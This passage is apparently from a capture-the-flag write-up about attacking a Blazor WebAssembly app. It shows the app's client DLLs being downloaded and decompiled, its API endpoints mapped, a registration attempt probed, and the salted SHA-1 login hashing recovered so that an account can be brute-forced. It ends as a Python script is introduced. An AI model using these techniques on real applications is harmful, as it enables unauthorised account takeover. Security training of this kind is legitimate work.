ikIV2o0O8C+KqZyIBgrg1AhWi6slnrAE11LRFGHHq3Q=",
      "mscorlib.dll": "sha256-
fI3t6vUsYjGIQOIspfrzn1AAMn+KQ4AnM2uxEkRoxrY=",
      "System.ComponentModel.DataAnnotations.dll": "sha256-
Z3CvBRw5wh27jYj3AuqnWErilGNmA2P8E26ry65eAas=",
      "System.Core.dll": "sha256-
kKCI9UpaUNUusslgagUy6AU7bkdHn\/fh8EVZxLmRgeU=",
      "System.Diagnostics.DiagnosticSource.dll": "sha256-
4R+HkDmALWb1BMPgQYPwUq5jL92TzV3Qsd8HwQ43j9o=",
      "System.dll": "sha256-
5wjcQbAyP0chC1kgYSr5I999\/kmdEXa8aw9BoyHy+ok=",
      "System.Net.Http.dll": "sha256-
uT35V9CevHzBz6TtKFgqH3OQKy3kdR5OXVKl3ToYwyY=",
      "System.Net.Http.Json.dll": "sha256-
2sqV\/11U+nVgFKlib2XOqHr43n7QA4cYHTUhoyrrkzA=",
      "System.Net.Http.WebAssemblyHttpHandler.dll": "sha256-
hd1dCRyJHXCJCapAMVres+w7aW3FFSfRfHPYwLlcxK0=",
      "System.Runtime.CompilerServices.Unsafe.dll": "sha256-
Em+49zPqogpeAhaz66kFrF+NyUYsQ+UQ4WXu9dv15PM=",
      "System.Text.Encodings.Web.dll": "sha256-
u2\/+yhJcv4Qg7BOJIoJoA9OQPSZRFqzMbS4ZjiSDaaI=",
      "System.Text.Json.dll": "sha256-
bF1LPxex6H2KlLu1imyzLFe\/Xo7+WrKjEwN4q0DQtpY=",
      "WebAssembly.Bindings.dll": "sha256-
Bo2zdt9O1E82yMK8QiT\/2r0zNnOJsBxVB9SJC4OlrSI="
    },
    "pdb": null,
    "runtime": {
      "dotnet.3.2.0.js": "sha256-mPoqx7XczFHBWk3gRNn0hc9ekG1OvkKY4XiKRY5Mj5U=",
      "dotnet.timezones.dat": "sha256-3S0qzYaBEKOBXarzVLNzNAFXlwJr6nI3lFlYUpQTPH8=",
      "dotnet.wasm": "sha256-UC\/3Rm1NkdNdlIrzYARo+dO\/HDlS5mhPxo0IQv7kma8="
    },
    "satelliteResources": null
  }
}
```

Analysis of the Blazor application

As the app was using Blazor WebAssembly, I haved decided to download *all custom assemblies* (using the value from the *entryAssembly* attribute of the JSON referencing the assemblies) to analyze the content.

After some research on Google (https://stackoverflow.com/a/54278332/451455), I have found that the Assemblies files are hosted in folder `http(s)://[HOST]:[PORT]/[CTX_ROOT]/_framework/_bin/[FILE].dll` so `/_framework/_bin/[FILE].dll` here.




```
GET /_framework/_bin/BlazorWithIdentity.Client.dll HTTP/2
Host: fc.xlm-box.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0)
Gecko/20100101 Firefox/84.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://fc.xlm-box.com/login
Pragma: no-cache
Cache-Control: no-cache
Te: trailers
Connection: close


```

```
HTTP/2 200 OK
Cache-Control: no-cache
Date: Fri, 15 Jan 2021 18:29:40 GMT
Content-Type: application/octet-stream
Last-Modified: Fri, 30 Oct 2020 17:49:49 GMT
Accept-Ranges: bytes
Etag: "1d6aee50fcf082b"
Server: Kestrel
Vary: Content-Encoding
Content-Length: 52736
Blazor-Environment: Production

MZ□ÿÿ¸@□*´  Í!¸LÍ!This program cannot be run in DOS mode.
$PELìö
¤àOÄ>ã @ @`□iâ0ð â8  H.textDÃ Ä `.rsrcðÆ@@.reloc Ì@B ãH$`ð□~no+rpo
o
*~*+0g□‡r p¢‡r□p¢‡rýp¢‡rwp¢‡rñp¢‡rkp¢‡råp¢‡r_p¢‡rÙp¢‡ rSp¢‡
rÍp¢(
(
```


```
https://fc.xlm-box.com/_framework/_bin/BlazorWithIdentity.Client.dll
https://fc.xlm-box.com/_framework/_bin/BlazorWithIdentity.Shared.dll
```

I have started analyzing the decompiled code via DNSpy:



```
▷ mscorlib (4.0.0.0)
▷ mscorlib (4.0.0.0)
▷ PresentationCore (4.0.0.0)
▷ PresentationFramework (4.0.0.0)
▷ System (4.0.0.0)
▷ System.Core (4.0.0.0)
▷ System.Security (2.0.0.0)
▷ System.Security (4.0.0.0)
▷ System.Security.Claims (4.0.0.0)
▷ System.Security.Cryptography.Algorithms (4.0.0.0)
▷ System.Security.Cryptography.Csp (4.0.0.0)
▷ System.Security.Cryptography.Encoding (4.0.0.0)
▷ System.Security.Cryptography.Primitives (4.0.0.0)
▷ System.Security.Cryptography.X509Certificates (4.0.0.0)
▷ System.Security.Principal (4.0.0.0)
▷ System.Security.SecureString (4.0.0.0)
▷ System.Xaml (4.0.0.0)
▷ System.Xml (4.0.0.0)
▷ WindowsBase (4.0.0.0)
◢ BlazorWithIdentity.Client (1.0.0.0)
    ▷ BlazorWithIdentity.Client.dll
◢ BlazorWithIdentity.Shared (1.0.0.0)
    ▷ BlazorWithIdentity.Shared.dll
```


The following API endpoints were identified:




```
◢ BlazorWithIdentity.Client (1.0.0.0)
  ◢ BlazorWithIdentity.Client.dll
    ▷ PE
    ▷ Type References
    ▷ References
    ▷ { } -
    ▷ { } BlazorWithIdentity.Client
    ▷ { } BlazorWithIdentity.Client.Pages
    ◢ { } BlazorWithIdentity.Client.Services.Contracts
      ◢ IAuthorizeApi @02000034
        ▷ Base Type and Interfaces
        ▷ Derived Types
          GetUserInfo() : Task<UserInfo> @0600010A
          Login(LoginParameters) : Task @06000107
          Logout() : Task @06000109
          Register(RegisterParameters) : Task @06000108
```

- POST /api/Authorize/Login
- POST /api/Authorize/Logout
- GET /api/Authorize/UserInfo
- POST /api/Authorize/Register

I have tried to register a user based on the url used by the login feature:



```
using System;
using System.ComponentModel.DataAnnotations;

namespace BlazorWithIdentity.Shared
{
    // Token: 0x02000003 RID: 3
    public class RegisterParameters
    {
        // Token: 0x17000004 RID: 4
        // (get) Token: 0x06000008 RID: 8 RVA: 0x0000208B File Offset: 0x0000028B
        // (set) Token: 0x06000009 RID: 9 RVA: 0x00002093 File Offset: 0x00000293
        [Required]
        public string UserName { get; set; }

        // Token: 0x17000005 RID: 5
        // (get) Token: 0x0600000A RID: 10 RVA: 0x0000209C File Offset: 0x0000029C
        // (set) Token: 0x0600000B RID: 11 RVA: 0x000020A4 File Offset: 0x000002A4
        [Required]
        public string Password { get; set; }

        // Token: 0x17000006 RID: 6
        // (get) Token: 0x0600000C RID: 12 RVA: 0x000020AD File Offset: 0x000002AD
        // (set) Token: 0x0600000D RID: 13 RVA: 0x000020B5 File Offset: 0x000002B5
        [Required]
        [Compare("Password", ErrorMessage = "Passwords do not match")]
        public string PasswordConfirm { get; set; }
    }
```




```
POST /api/Authorize/Register HTTP/2
Host: fc.xlm-box.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:84.0) Gecko/20100101 Firefox/84.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://fc.xlm-box.com/login
Content-Type: application/json; charset=utf-8
Origin: https://fc.xlm-box.com
Content-Length: 65
Te: trailers
Connection: close

{
  "UserName":"righettod",
  "Password":"aaa",
  "PasswordConfirm":"aaa"
}
```


```
HTTP/2 500 Internal Server Error
Date: Sat, 16 Jan 2021 08:28:46 GMT
Server: Kestrel
Content-Length: 0

```

An HTTP 500 was received so the service url is correct. The next step was to understand the content expected...

⚠ I have tried the `/register` route but it has redirect me to the login page (same behavior on Chrome).



```
using System;
using System.Linq.Expressions;
using System.Runtime.CompilerServices;
using System.Threading.Tasks;
using BlazorWithIdentity.Client.Shared;
using BlazorWithIdentity.Client.States;
using BlazorWithIdentity.Shared;
using Microsoft.AspNetCore.Components;
using Microsoft.AspNetCore.Components.CompilerServices;
using Microsoft.AspNetCore.Components.Forms;
using Microsoft.AspNetCore.Components.Rendering;
using Microsoft.AspNetCore.Components.Routing;
using __Blazor.BlazorWithIdentity.Client.Pages.Register;

namespace BlazorWithIdentity.Client.Pages
{
    // Token: 0x02000025 RID: 37
    [Layout(typeof(LoginLayout))]
    [Route("/register")]
    public class Register : ComponentBase
    {
```



```
Navigated to https://fc.xlm-box.com/register
GET https://fc.xlm-box.com/favicon.ico
mono_wasm_runtime_ready fe00e07a-5519-4dfe-b35a-f867dbaf2e28
info: Microsoft.AspNetCore.Authorization.DefaultAuthorizationService[2]
      Authorization failed.
»
```


Register service is a **dead end**.

So I have moved back to the login in order to understand how the password is hashed in order to perform a brute forcd on the dicovered email account.

⚠ **IMPORTANT NOTE:** It's important to be sure to have decompilation tools updated because with my version of ILSpy I was not able to see the impl of the login but after updating it, I was finally able to access to the following code:


```
public async Task Login(LoginParameters loginParameters)
    {
        byte[] bytes = Encoding.UTF8.GetBytes(string.Format("caf73fc6-9eca-4741-be21-d5078fd64852" + loginParameters.Password + "caf73fc6-9eca-4741-be21-d5078fd64852"));
        SHA1 sHA = SHA1.Create();
        byte[] array = sHA.ComputeHash(bytes);
         /*BitConverter.ToString():
         Converts the numeric value of each element of a specified array
        of bytes to its equivalent hexadecimal string representation.*/
        loginParameters.Password = BitConverter.ToString(array).Replace("-", "").ToLowerInvariant();
        StringContent content = new StringContent(JsonSerializer.Serialize(loginParameters), Encoding.UTF8,
"application/json");
        loginParameters.Password = string.Empty;
        HttpResponseMessage httpResponseMessage = await
_httpClient.PostAsync("api/Authorize/Login", content);
        if (httpResponseMessage.StatusCode == HttpStatusCode.BadRequest)
        {
            throw new Exception(await
httpResponseMessage.Content.ReadAsStringAsync());
        }
        httpResponseMessage.EnsureSuccessStatusCode();
    }
```

To see the code in DNSpy, the following option must be enabled:



☑ Decompile anonymous methods/lambdas
☑ Decompile enumerators (yield return)
☑ Decompile async methods (async/await)
☑ Decompile query expressions
☑ Decompile expression trees
☑ Use variable names from debug symbols, if available
□ Add namespaces to all types
☑ Add a namespace to types with the same name
☑ Show XML documentation in decompiled code
☑ Remove empty default constructors
☑ Show tokens, RVAs and file offsets
□ Sort methods, fields, properties, events and types
☑ Show hidden compiler generated types and methods
☑ Place 'System' directives first when sorting usings
□ Sort custom attributes
☑ Order members in source code order
☑ Show one custom attribute per line

The code then appear like this:



```
{ } BlazorWithIdentity.Client.Services.Contracts
{ } BlazorWithIdentity.Client.Services.Implementations
    AuthorizeApi @0200002F
        Base Type and Interfaces
        Derived Types
        AuthorizeApi(HttpClient) : void @060000FA
        GetUserInfo() : Task<UserInfo> @060000FE
        Login(LoginParameters) : Task @060000FB
        Logout() : Task @060000FC
        Register(RegisterParameters) : Task @060000FD
        _httpClient : HttpClient @04000084
        <GetUserInfo>d__5 @02000033
        <Login>d__2 @02000030
            Base Type and Interfaces
            Derived Types
            MoveNext() : void @060000FF
            SetStateMachine(IAsyncStateMachine) : void @06000100
            <>1__state : int @04000085
            <>4__this : AuthorizeApi @04000088
            <>t__builder : AsyncTaskMethodBuilder @04000086
            <>u__1 : TaskAwaiter<HttpResponseMessage> @04000089
            <>u__2 : TaskAwaiter<string> @0400008A
            loginParameters : LoginParameters @04000087
        <Logout>d__3 @02000031
        <Register>d__4 @02000032
```

From anonymous to simple user as Mike

The python module `requests` (https://requests.readthedocs.io/en/master/) do not support HTTP2 so I have moved to `httpx` (https://www.python-httpx.org/quickstart/).

The following script was written:

